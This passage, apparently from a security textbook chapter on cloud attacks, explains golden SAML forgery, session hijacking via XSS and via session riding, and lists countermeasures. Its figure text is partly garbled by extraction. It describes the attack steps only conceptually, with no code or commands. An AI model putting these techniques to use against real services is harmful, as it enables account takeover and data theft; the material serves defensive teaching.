


Identity Provider (ADFS)
1
Stolen key and certificate
2
Sends an access request
3
Redirects to ADFS
Service Provider
4
Accesses the services
Forged SAML Response

Figure 19.42: Demonstration of a golden SAML attack

Countermeasures:

- Constantly monitor user activities.
- Utilize multi-factor authentication and strong passwords.
- Implement least-privilege access.
- Analyze the environment for indications of an attack.
- Update the certificates in a timely manner.



Other Cloud Attacks

1 **Session Hijacking using XSS Attack**

2 **Session Hijacking using Session Riding**

3 **Domain Name System (DNS) Attacks**

4 **SQL Injection Attacks**

5 **Cryptanalysis Attacks**

6 **DoS and DDoS Attacks**

7 **Man-in-the-Browser Attack**

8 **Metadata Spoofing Attack**


9 **Cloud Malware Injection Attack**

Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

  Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

  Note: Attackers can also predict or sniff session IDs.



Attacker
User's Browser
Malicious Script
Cloud Server
Server
Attacker's Server
http//?
1 Host a page with malicious script
2 View the page hosted by the attacker
3 HTML containing malicious script
4 Run
5 Collect user's cookies
6 Redirect to attacker's server
7 Send the request with the user's cookies

Figure 19.43: Example of session hijacking using XSS attack


As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antiviruses, and code scanners can safeguard a cloud from session hijacking.

- **Session Hijacking using Session Riding**

Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers "ride" an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.



User
Trusted Cloud
Malicious Website
1
Logs into the trusted site and creates a new session
2
Stores the session identifier for the session in a cookie in the web browser
3
Visits a malicious site
4
Sends a request from the user's browser using his session cookie
G
talk
C#
http//?

Figure 19.44: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

